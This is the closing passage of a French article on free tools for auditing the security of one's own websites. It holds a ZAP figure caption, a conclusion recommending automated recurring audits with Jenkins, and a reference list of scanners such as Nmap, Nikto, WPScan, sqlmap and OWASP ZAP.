


Fig. 4 : Résultats d'une analyse réalisée à l'aide de ZAP.

CONCLUSION

Dans cet article, nous vous avons présenté quelques outils libres et gratuits qui vous permettront de tester la sécurité de vos sites et applications avant que quelqu'un d'autre ne le fasse à votre place.

Il est même envisageable d'automatiser le lancement de ces outils à moindre coût pour générer des audits récurrents et ainsi éviter les mauvaises surprises (par exemple avec **Jenkins [19]**).

RÉFÉRENCES

[1] **Site officiel de Nmap : https://nmap.org/**

[2] **Liste détaillée des scripts inclus dans Nmap : https://nmap.org/nsedoc/index.html**

[3] Collection de dictionnaires et listes pour le fuzzing (répertoires, fichiers et vulnérabilités) : **https://github.com/danielmiessler/SecLists/**

[4] **Lien de téléchargement de DirBuster : https://sourceforge.net/projects/dirbuster/**

[5] **SSLscan, test des services SSL/TLS pour découvrir les suites de chiffrement prises en charge : https://github.com/rbsec/sslscan**

[6] Générateur de configuration SSL/TLS fourni par Mozilla : **https://mozilla.github.io/server-side-tls/ssl-config-generator/**

[7] Guide de bonnes pratiques TLS par Mozilla : **https://wiki.mozilla.org/Security/Server_Side_TLS**

[8] Vulnérabilité critique identifiée dans le cœur du CMS Drupal : **https://www.drupal.org/sa-core-2018-002**

[9] Scanner de vulnérabilités WordPress « WPScan » : **https://github.com/wpscanteam/wpscan**

[10] Scanner de vulnérabilités Drupal, WordPress et SilverStripe « Droopscan » : **https://github.com/droope/droopescan**

[11] Scanner de vulnérabilités Joomla « Joomscan » : **https://github.com/rezasp/joomscan**

[12] Scanner web Nikto : **https://github.com/sullo/nikto**

[13] Classement SecTools : **http://sectools.org**

[14] Site web officiel de sqlmap : **http://sqlmap.org/**

[15] OWASP Top 10 2017 : **https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project**

[16] Site Web officiel du projet OWASP : **https://www.owasp.org/index.php/Main_Page**

[17] OWASP Zed Attack Proxy (ZAP) : **https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project**

[18] GIORIA S., *« Tester la sécurité d'une application Web avec OWASP Zap Proxy »*, *GNU/Linux Magazine HS n°76*, janvier 2015 : **https://connect.ed-diamond.com/GNU-Linux-Magazine/GLMFHS-076/Tester-la-securite-d-une-application-Web-avec-OWASP-Zap-Proxy**

[19] SIVAKUMAR P., *« Automating Security Testing of web applications using OWASP Zed Attack Proxy in Jenkins »* : **https://medium.com/@PrakhashS/automating-security-testing-of-web-applications-using-owasp-zed-attack-proxy-in-jenkins-aa0f9eafdcba**